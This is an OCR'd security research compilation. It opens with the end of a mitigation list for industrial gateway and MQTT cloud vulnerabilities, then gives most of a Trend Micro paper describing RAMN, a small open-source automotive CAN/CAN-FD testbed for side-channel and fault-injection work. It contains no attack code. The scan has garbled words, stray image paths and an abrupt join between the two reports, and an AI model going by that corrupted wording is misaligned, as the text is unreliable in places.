- Implement a strong password policy
- Patch when available
- Work with the vendor
- Test the patch in a lab
- Move to production during the next scheduled downtime

Credential reuse

- Restrict access to the programming port or service to specific systems (such as engineering workstations)
- Patch routers and switching hubs, and avoid using unsecure or outdated routers.
- Patch when available
- Work with the vendor
- Test the patch in a lab
- Move to production during the next scheduled downtime

Memory leak

- Monitor traffic for packets that trigger the memory leak
- Patch when available
  - Work with the vendor
  - Test the patch in a lab
  - Move to production during the next scheduled downtime

Recommendations for cloud vulnerabilities

Lack of encryption

- Patch when available
  - Work with the vendor
  - Test the patch in a lab
  - Move to production during the next scheduled downtime
- Create a VPN tunnel to cloud service

Null username

- Restrict access to MQTT server

· Create VPN tunnel to cloud services

· Patch when available

- Work with the vendor
- Test the patch in a lab
- Move to production during the next scheduled

Blind forward

· V alidate all data coming from the Nexcom MQTT client before use in another application or database
· Patch when available

downtime
- Work with the vendor
- Test the patch in a lab
- Move to production during the next scheduled downtime

Recommendations for other issues

MGate 5105 change IP with a magic packet

- Do not use the default IP address
- Change the IP address before deploying to the network


Modbus unit ID roll-over

- Monitor traffic sent for Modbus IDs over 127
- Use a firewall that validates packets

MGate 5105 firmware hardcoded password / password reuse

This is an issue that only the vendor can address. Signing firmware updates should have a higher priority than encryption of firmware updates though they can typically be implemented together.

- Properly sign firmware updates
- Properly encrypt firmware updates if encryption is necessary
- Use industrial standard asymmetrical encryption and protect the private key in a secure element.



TREND MICRORESEARCH

RESISTANT AUTOMOTIVE MINIMAL NETWORK

BY CAMILLE GAY, TSUYOSHI TOYAMA & HISASHI OGUMA

Automotive testbeds are important in enabling a high level of security in modern cars, but currently available solutions are expensive and not optimized for evaluating physical attacks. As a result, security researchers cannot freely study attacks on automotive networks and their countermeasures and cannot easily perform potentially destructive tests or evaluate the impact of hardware manufacturing tolerances. In addition, expensive testbeds often need to be shared between researchers, preventing them from customizing their testbed and bringing it to a home office.

To address this issue, we developed a relatively inexpensive open-source automotive testbed called the Resistant Automotive Miniature Network (RAMN), which fits in a printed circuit board with the size of a credit card. The testbed consists of four electronic control units (ECUs) connected to a common controller area network (CAN bus) compatible with flexible data-rate (CAN-FD). It can operate under the same environmental conditions in which actual ECUs operate. It is small enough to fit into equipment used for automotive testing and was designed to interface with popular tools used by hardware security researchers. It can be connected in a closed loop with the self-driving simulator CARLA to emulate a functional automotive network. By releasing this testbed, we aim to offer more freedom to security researchers. We also hope it will be another step to make the automotive hardware and software industry more open and ultimately enable better security in cars.

Resistant Automotive Minimal Network

Abstract

Automotive testbeds are important in enabling a high level of security in modern cars, but currently available solutions are expensive and not optimized for evaluating physical attacks. As a result, security researchers cannot freely study attacks on automotive networks and their countermeasures and cannot easily perform potentially destructive tests or evaluate the impact of hardware manufacturing tolerances. In addition, expensive testbeds often need to be shared between researchers, preventing them from customizing their testbed and bringing it to a home office. To address this issue, we developed a relatively inexpensive open-source automotive testbed called the Resistant Automotive Miniature Network (RAMN), which fits in a printed circuit board with the size of a credit card. The testbed consists of four electronic control units (ECUs) connected to a common controller area network (CAN bus) compatible with flexible data-rate (CAN-FD). It can operate under the same environmental conditions in which actual ECUs operate. It is small enough to fit into equipment used for automotive testing and was designed to interface with popular tools used by hardware security researchers. It can be connected in a closed loop with the self-driving simulator CARLA to emulate a functional automotive network. By releasing this testbed, we aim to offer more freedom to security researchers. We also hope it will be another step to make the automotive hardware and software industry more open and ultimately enable better security in cars.

I. Introduction

Automotive security is a field of study that is recently attracting considerable attention from the information security community. To demonstrate attacks and countermeasures, researchers have used either real cars or testbeds that emulate a car's architecture. Security conferences often feature a "car hacking village" where one can find many homemade automotive testbeds that are built with parts stripped from old cars [1] [2]. Designing an automotive security testbed is not a trivial task, as designers must consider many parameters, such as cost, size, usability, reproducibility, fidelity to reality, and non-disclosure agreement (NDA) requirements. As a result, these testbeds usually have very restricted use cases that they try to achieve well. Hobbyists' testbeds aims to help in education and vulnerability finding. Academic testbeds function toftenable a proper and reproducible evaluation of security technologies, while guaranteeing a safe environment. However, none of the currently available testbeds are optimized for physical security testing. They do not fit in the testing equipment used by hardware security researchers [3]. In addition, because they do not use automotive-grade components, they would break if exposed to the same conditions that real electronic control units (ECUs) operate in (e.g., high temperature). Another issue is that testbeds are expensive, so researchers are often constrained to share a single testbed, preventing them from experimenting freely because they cannot afford to break it or permanently modify it. This factor also prevents researchers from evaluating many physical attacks and associated countermeasures, potentially leaving the next generation of cars at risk of having vulnerabilities. Finally, working from home is becoming the norm for many researchers in 2020, but expensive testbeds might be too risky to be kept at home.

To address these issues, we developed the Resistant Automotive Miniature Network (RAMN), an open-source testbed optimized for physical testing. It is contained within a printed circuit board (PCB) with the size of a credit card, so it can fit in automotive testing equipment and equipment used by hardware security researchers. It mostly embarks automotive-grade components that can resist temperatures up to 150 °C and can therefore operate in the same conditions as real ECUs. It is designed to be inexpensive, so that researchers can own many testbeds and not have to worry about breaking or monopolizing them.

The remainder of the paper is organized as follows: In Section 2, we provide a quick introduction to what "automotive grade" means and how it impacts the security level of cars. In Section 3, we present related works, derive the requirements for our ideal testbed, and then describe our design. In Section 4, we evaluate the testbed. In Section 5, we discuss the testbed's limitations. In Section 6, we briefly conclude the paper.

II. Background and Related Works

A. What "automotive grade" means

A modern car's architecture relies on several ECUs with different purposes. For instance, the airbag ECU is in charge of detecting shocks and triggering the airbag. Typically, ECUs can only use hardware and software that are qualified for automotive use.

Avoiding failures that could lead to catastrophic consequences is the highest priority. However, at the software level, bugs are inevitable. At the hardware level, failures of individual components will always occur at a certain rate. The goal of ISO 26262 [4] is toftensure that the probability of a catastrophic event to happen because of bugs and component failures is negligible. This field of study is known as functional safety. Specifically, ISO 26262 defines criticality levels called the Automotive Safety Integrity Level (ASIL). The "QM" level is assigned to non-critical ECUs, the ASIL A level is assigned to ECUs of low criticality, and the ASIL D level is assigned to ECUs whose failure would endanger people's life. To be used in an ECU, the hardware and software must prove that they comply with requirements associated with their respective ASIL levels.

In addition to the safety requirements defined by ISO 26262, there are also reliability requirements that components must satisfy. Concretely, "automotive-grade" hardware reliability requirements are defined by the Automotive Electronics Council (AEC). The AEC released several documents describing tests that components for automotive use must pass. Most notably, AEC-Q100 [5] describes tests for integrated circuits, and AEC-Q200 [6] describes tests for passive components. AEC-Q100 has four grades (0 to 3), where grade 0 has the harshest requirements, with an operation temperature of up to 150 ▯. Tests include temperature cycling (e.g., 2000 times alternating from −55 °C to 150 °C), high-temperature storage (e.g., 175 ▯ for 1000 hours), and high-temperature operation (e.g., 150 ▯ for 1000 hours). They also include electromagnetic compatibility tests defined by SAE J1752/3. To pass these tests, components might need to be designed with older field-proven technologies and conservative design rules, different from the design rules of general-purpose components. Finally, in addition to industry standards' requirements, manufacturers add their own requirements based on their experience and constraints. For example, they might only allow the use of components with external pins to facilitate visual inspection after manufacturing.

Microcontrollers are often the main processing unit of an ECU. Considering the requirements stated above, microcontroller manufacturers usually offer a special line of products dedicated to automotive use. For example, Renesas offers the RH850 family of microcontrollers [7], and Infineon offers the AURIX family [8]. These microcontrollers are typically more expensive and require signing an NDA to obtain datasheets and user guides. They usually have special safety features [9]; for example, critical ECUs' microcontrollers are likely to have two central processing units (CPUs) executing the same code in a lock-step configuration to reduce the probability of not detecting a CPU hardware failure.

The software toolchain that generates the code running on microcontrollers must also comply with special requirements. These include compilers, runtime libraries, real-time operating systems (RTOSs), frameworks, and applications. Automotive software development requirements are defined by ISO26262 [4], ISO/IEC 15504 [10] (Automotive SPICE), and the Motor Industry Software Reliability Association (MISRA) [11]. Software vendors typically have a special line of products for automotive use: Green Hills Compilers [12] or Wind River Diab Compiler [13] are examples of automotive-grade compilers. The EB tresos [14] and ETAS RTA-OS [15] are examples of automotive-grade RTOS. AUTOSAR [16] and its predecessor OSEK [17] are examples of automotive-grade frameworks. It should be noted that some ECUs, such as telematics ECU and infotainment units, might be exempted from many software and hardware requirements because they are less safety critical and are located in the car's interior – the less demanding environment of a car.

Car manufacturers (referred to as original equipment manufacturer (OEMs)) do not often design and test ECUs themselves – they outsource this task to the so-called "Tier-1" manufacturers. Tier-1 manufacturers typically develop ECUs following processes defined by ISO/TS 16949 [18] and ISO26262 [4] and processes specific to each OEM. To be approved for use in a car, an ECU must pass a series of tests:

- Reliability testing (e.g., high-temperature operation, temperature shocks, high humidity, overvoltage, cranking, electrostatic discharge).
- Electromagnetic compatibility testing, including EMI testing (limiting noise coming out of the ECU) and EMS testing (resisting the noise coming in the ECU).
- Mechanical testing (e.g., acceleration, shocks, vibrations).
- Foolproof testing (e.g., operator dropping the ECU, battery plugged with wrong polarity, battery jumpstarted with a wrong donor connection).
- Others.

Different OEMs will require different tests with different passing thresholds, but they will typically not vary significantly. It is therefore not uncommon to see the same ECU being reused across different OEMs. ECUs are designed using both guidelines mandated by OEMs and guidelines from the Tier-1 manufacturers themselves. These guidelines include the following:

- Regular electronic design guidelines, such as keeping bypass capacitors close to a component's power supply pins and preventing unwanted antennas.
- Automotive-specific guidelines, such as ensuring a sufficient gap between high-voltage traces to prevent electromigration, and doubling the number of vias.
- Design for manufacturability (DFM) guidelines, to ensure that the ECU is suitable for mass production.

- B. How automotive grade impacts security

Considering the requirements and processes stated above, ECUs are different in terms of hardware and software from consumer electronics, such as smartphones [19]. Smartphones have a restricted temperature range (0 °C–85 °C), limited operating life (2–3 years), and a remarkably high failure rate (300 parts per million). In comparison, ECUs in the engine compartment need to resist to a temperature range of −40 °C to 150 °C, with an operating life of more than 10 years and a failure rate close to zero. In addition, while consumer electronics can feature anti-tampering and obfuscation techniques in their products, the automotive industry needs to always perform a failure analysis to quickly identify the cause of malfunctions and the risk that it happens again. If a smartphone abruptly fails, it would likely lead to no harm, the manufacturer would replace the defective smartphone, and the user would forget about it quickly. However, a failing airbag

ECU would probably cause harm and require a speedy investigation that may result in a product recall. These constraints prevent the use of many anti-reverse engineering techniques, such as permanently locking debug ports and the use of encryption for some data. As a result, while smartphones use the latest technologies, ECUs use only well-proven technologies and are often tagged as the automotive industry "lagging behind."

One can wonder how the safety and reliability requirements of automotive-grade electronics impact the security of ECUs. The differences between MISRA-C and CERT-C have already been studied [20], and researchers have already shown that ECUs can be susceptible to software and hardware attacks [21] [22]. Safety features found in automotive microcontrollers, such as error-correcting code memory (ECC memory), make attacks significantly harder but not impossible [23]. Similarly, features meant to improve reliability and electromagnetic compatibility, such as RAM scrambling, have been shown to make attacks harder but not impossible [24]. In this context, we think that the security of automotive-grade electronics should be studied further.

C. Issues with currently available testbeds

Testbeds are extremely useful for security research, and many researchers have developed and shared the design of their own security testbeds. These designs range from software-only testbeds [25] to high-end automobile simulators [26]. Many hobbyists have built their own automotive testbeds made with parts stripped from old cars [1] [2]. OEMs also develop their own testbed: Toyota Motor Corporation proposed a portable, adaptable testbed named PASTA [27], which is similar to hobbyists' homemade testbeds but is made of reproducible open-source technologies.

Available security testbeds can fall into one of two categories: either they use automotive-grade technologies or they do not. Automotive-grade testbeds have the advantage of being close to a real automotive environment, ensuring that the results would also be valid for a real car. However, the use of automotive technologies requires researchers to sign NDAs, preventing them from publishing their results. As such, these testbeds are often only used privately by major industry players. Testbeds built by hobbyists from old cars do not require signing an NDA, but they are made with black-box components, which cannot be easily customized. Oftentimes, researchers resort to a collection of Arduino and Raspberry Pi boards for their prototypes, which are not easily reproducible. Testbeds that are built using non-automotive technologies have a great advantage: they are less expensive, and documentation/software can be downloaded online. However, because they do not use automotive-grade technologies, researchers from the automotive industry that are skeptical of the results of a novel research paper based on a non-automotive testbed can always argue "but this would not happen on a real car with automotive technologies, because..." and ask for the results to be proven again on an automotive-grade testbed. Ideally, automotive microcontroller manufacturers and software vendors would open the specifications of their technologies to encourage research, but this is too unrealistic to expect as of 2020. We therefore need a solution that guarantees that testbeds are affordable and open, while not being too far from an equivalent automotive grade solution.

Currently available testbeds also have the problem of being expensive. This issue prevents many talented researchers from buying or borrowing one testbed to work from home. It also prevents even well-funded researchers from conducting potentially destructive research or applying permanent changes to their testbeds because they do not want to risk breaking their testbeds or they need to share the testbeds with other researchers whose research is incompatible.

D. Difficulties with physical testing

We decided to focus our research on "non-automotive grade" testbeds because testbeds requiring an NDA are too restrictive. One issue with open-source testbeds is that the usage of non-automotive-grade hardware makes them less suitable for physical testing because they use different technologies at the hardware level. Another issue with these testbeds is that they are often too inconvenient to bring into testing equipment. At best, they are the size of a suitcase. They are meant to be used at ambient temperature on a desk. However, real ECUs do not operate at ambient temperature on a desk and operate in extreme conditions, for example, 105 °C in the engine compartment, potentially during a storm. One cannot bring a suitcase in a clean room and put it in an autoclave or a scanning electron microscope. Even if they fit, the testbed would likely break before reaching 85 °C. However, in some microcontrollers, glitches are more likely to occur at high temperatures [28] [29] (with "high temperature" above 60 °C). Contrary to smartcards that can decide to shut down if a high temperature is reached, ECUs need to operate in extreme conditions and are therefore more exposed to attacks due to environmental stress. Therefore, automotive technologies need to be tested under various environmental conditions, not just at room temperature.

Researchers have shown that the aging of a device actually improves its resistance to static power analysis attacks [30] and Template attacks [31]. Aging the testbed on purpose enables researchers to ensure that a countermeasure that is valid on the first day of the car will still be valid after the car has aged. However, currently available automotive testbeds are destroyed by automotive accelerating aging processes. The high cost of testbeds also prevents researchers from evaluating technologies on several testbeds. However, real ECUs use components that have manufacturing tolerances (e.g., voltage, impedance). To demonstrate that a technology is suitable for automotive use, it should work on a variety of testbeds with small variations due to manufacturing tolerances and not just when it has been fine-tuned for one particular instance.

III. Design of an automotive-grade testbed

We demonstrate that the physical testing of automotive-grade electronics is important, but currently available testbeds are not suitable. To address this problem, we developed an open-source automotive testbed, which is a hybrid of automotive-grade hardware and non-automotive grade software, which is optimized for physical testing (e.g., side-channel analysis, fault injection, destructive testing). In this section, we first review physical security platforms in non-automotive sectors, extract preferable requirements, and then describe our design.

A. Physical security testing platforms

Many platforms have been developed to ease the evaluation of physical security attacks. The SASEBO project [32] offers a testbed optimized for testing cryptographic modules. FOBOS [33] and SCARF [34] have also been proposed as platforms to evaluate physical security countermeasures. The ChipWhisperer project [35], a popular side-channel and fault injection platform, also offers a "UFO Target" platform [36] for "attacking all sorts of embedded targets." Available physical testing platforms have the following similarities:

- They are contained within one PCB or within several connected PCBs.
- They feature low-noise power sources.
- They offer easy access to critical signals, such as clocks and power lines.
- They embed common tools, such as amplifiers and data acquisition tools.

While all these platforms are popular and well-suited for many cases, they are not made with automotive-grade technologies and are therefore not a solution to our problem. In addition, they focus on attacking one component (e.g., a microcontroller or cryptographic module) rather than a network of components (e.g., a controller area network (CAN)/CAN-flexible data-rate (CAN-FD) network).

B. Testbed requirements

According to our review of currently available platforms, we concluded that the requirements for an automotive security testbed optimized for physical testing should be

- **(R1)** The testbed should be compatible with currently available tools and platforms: there are many platforms and tools already available, and maintaining the compatibility with available testbeds ensures researchers the freedom to switch between platforms.
- **(R2)** The testbed should be made of automotive-grade components: automotive-grade components have different characteristics.
- **(R3)** The testbed should be open source: This characteristic ensures that the results can be correctly analyzed and reproduced. It alsoftensures that the testbed can be improved or repurposed by other researchers.
- **(R4)** The testbed should be inexpensive: This characteristic enables researchers to own more than one testbed, so they can perform potentially destructive testing on them or apply nonreversible modifications. In 2020, this characteristic has also allowed researchers to work from home.
- **(R5)** The testbed should be small enough to fit in common testing equipment (e.g., autoclave, scanning electron microscope (SEM)). This characteristic enables researchers to perform their research using automotive testing equipment, for example, to simulate a high-temperature/humidity environment. It also enables researchers to use hardware security testing equipment (e.g., a microprobing station).
- **(R6)** The testbed should be optimized for physical security testing (low-noise power sources, easy access to critical signals, and embedding common tools). This ensures that physical security attacks can be evaluated with high quality.

C. Proposal

We designed a CAN/CAN-FD automotive security testbed based on a single PCB, with the following characteristics:

- Using the same high-level architecture as PASTA [27] (**R1**)
- Optimized for mass production at a low cost (**R4**)
- Has the size of a credit card (**R4, R5**)
- Optimized for physical testing by featuring low-noise power sources and probes to access critical signals (**R6**)
- Using mostly AEC-Q100 [5] and AEC-Q200 [6] components resisting temperatures up to 150 °C (**R2**)
- Open source (**R3**)
- Standalone (USB powered and requires no equipment, such as a CAN adapter or programmer) (**R4, R6**)

D. Detailed design

1) Reusing the PASTA architecture

The testbed consists of four ECUs with the same architecture as PASTA [27]:

- Gateway ECU
- Powertrain ECU
- Chassis ECU
- Body ECU

These ECUs are connected to a common CAN/CAN-FD bus. The gateway ECU is additionally connected to a USB port and can be used as a general-purpose CAN/CAN-FD adapter using either the "slcan" protocol [37] or socketCAN drivers [38]. It can be reprogrammed over a USB using STM32's built-in DFU bootloader [39]. The gateway ECU can also control the power supply unit of each ECU individually. By turning on/off the power supply of each ECU, the gateway ECU can program other ECUs over CAN using STM32's built-in CAN bootloader. Therefore, all ECUs are independently reprogrammable over USB. The advantage of reusing the architecture of PASTA is that researchers who work with PAStatican immediately apply their results to RAMN. Another advantage is that RAMN can serve as an alternative to PASTA for researchers who cannot afford one. While PASTAtionly uses CAN bus technology, RAMN is compatible with both the CAN technology and its more recent evolution is CAN-FD. The block diagram of RAMN is shown in Figure 1. The board's 3D data are shown in Figure 2.




Figure 1 Block diagram of RAMN




Figure 2 3D view of RAMN.

2) Mass producible at a low cost

To ensure that the PCB can be mass-produced inexpensively, it is designed using permissive design rules (e.g., a 0.15 mm track clearance) and with only two layers. In addition, the board uses only components with external pins (no QFN and no BGA packages) that are large enough for hand soldering (size 0608 or above). This means that the board can be easily reworked or entirely soldered by hand. As a result, RAMN can be produced and assembled by most PCB fabrication manufacturers within the low-price range. The board is also accessible to hobbyists and students who want to fabricate and assemble it themselves. There are many advantages associated with a low-cost testbed:

- It ensures that destructive tests (e.g., testing at high temperatures) can be performed with a reasonable budget.
- It ensures that researchers can have their own testbed instead of needing to share one. They can therefore customize it (e.g., reprogram the firmware and replace components) and modify physical characteristics (e.g., aging components) without impacting the work of other researchers. They can work from home.
- It enables researchers to verify their results on several testbeds, which will have slightly different characteristics due to the manufacturing tolerances of components. Doing softensures that their results are valid not only for a particular hardware instance but for a greater manufacturing range. These factors are illustrated in Figure 3.




Figure 3 Effects of manufacturing tolerances on the testbeds' physical characteristics.

3) Small form factor

The whole testbed fits into an 85.60 mm x 53.98 mm PCB (size of a credit card) and features four M3 holes toftenable easy mounting on testing equipment.

Because of its small size, the testbed can fit in the following:

- Testing equipment of security researchers: Hardware security researchers often use special equipment [3] in clean rooms, such as microprobing stations, laser cutters, focused ion beam workstations, and SEM workstations.
- AEC-Q100 testing equipment: The testbed should fit into the same equipment used to qualify components for AEC-Q100 [5], such as HAST chambers and TEM cells.

4) Optimized for physical testing

Low cost and small form factor are meant to enable destructive and extreme condition testing. The most anticipated use cases of such a testbed are side-channel analysis and fault injection (glitching). Most of the time, these attacks will require access to critical signals, and the results will depend on the quality of the signals on the board. To ensure clean signals, the board features an individual low-noise power supply for each microcontroller, and the CAN/CAN-FD bus line is designed with 120 Ω differential impedance microstrip lines. The CAN/CAN-FD bus has split terminations at each end. Toftenable current monitoring and glitching of the power line, the board also features shunt resistors on the 3.3 V lines. Toftensure easy instrumentation, the board features test probes on critical signals: clock, power, CAN RX, CANH, and CANL. The board has also been designed to be connected directly to the popular physical security evaluation framework "ChipWhisperer" [35].

5) Automotive-grade components

Because the goal is toftenable researchers to use the testbed in extreme conditions, we selected components that conform to AEC-Q100 and AEC-Q200 grade 0 (150 °C temperature limit). Hence, the testbed should have the same physical characteristics as an actual automotive ECU. There are only two components that do not meet the automotive requirements: the USB connector and microcontrollers. Although there are automotive-grade USB connectors, they are uncommon enough that most people would not recognize them as a USB port at first glance, and they are less readily available. Instead, we tentatively selected a consumer's electronics connector. As for the microcontrollers, automotive-grade microcontrollers and their software toolchains are associated with high costs and restrictive NDAs. Instead, we selected microcontrollers with comparable features and properties. We initially selected STM32L443CC, which is a low-power ARM microcontroller with an operating temperature range of −40 °C to 125 °C (the same range as many automotive-grade microcontrollers for use outside of the engine compartment). It also features a CAN controller, an Advanced Encryption Standard (AES) engine, and ECC capability. Although not automotive grade, it is still close enough to an automotive microcontroller. For countries with restrictions on encryption engines, the board can also be assembled with STM32L433CC microcontrollers, which do not feature the AES engine. The board can also be populated by the more recent STM32L5 series, which features a CAN-FD controller and additional security capabilities, such as a TrustZone execution environment and a true random number generator (TRNG). The board is compatible with STM32L552 (version without AES engine) and STM32L562 (version with AES engine).

6) Open source

The choice of an STM32 microcontroller is also strongly motivated by the fact that the STM32 family has gained popularity within the maker community because of numerous evaluation boards (STM32 Nucleo boards [40]) and easy integration with popular open-source projects (e.g., FreeRTOS [41] and mbed TLS). Toftensure that RAMN can easily be customized and reprogrammed, the software is built using the default RTOS supported by STMicroelectronics: FreeRTOS. Because we make the project open source, researchers are free to remove the RTOS or replace it with another one and customize it the way they need.

7) Standalone

Currently available testbeds require external equipment, such as external CAN/CAN-FD adapters, to observe signals [27]. With RAMN, one of the ECUs can be programmed as a CAN/CAN-FD adapter. The advantage of this research is that there is no need to bring a CAN/CAN-FD adapter and programmer in the testing environment. There is also less
signal distortion introduced by external components and less risk that the CAN/CAN-FD adapter is destroyed when testing under extreme operating conditions.

In contrast to PASTA, RAMN does not embed sensors and actuators. Instead, it can be fitted with "expansion headers" like those that can be found in Arduino and Raspberry Pi boards. Researchers can design their own expansion boards and connect them using one of the many interfaces accessible (e.g., SPI, I2C, Universal Asynchronous Receiver Transmitter (UART), analog to digital converter (ADC), digital to analog converter(DAC)). We designed expansions that are stackable and compatible with each other; that is, they can be used at the same time. We designed the expansions for external memories (e.g., electrically erasable programmable read-only memory (EEPROM), static random access memory (SRAM), ferroelectric random access memory (FRAM)), screens (several models from Adafruit [42]), Trusted Platform Module (TPM), connection to ChipWhisperer, debug connections (JTAG and probes), and sensors and actuators (e.g., dashboard LEDs, brake/accelerator/steering potentiometers) An example of a RAMN setup with several expansion boards is illustrated in Figure 4.

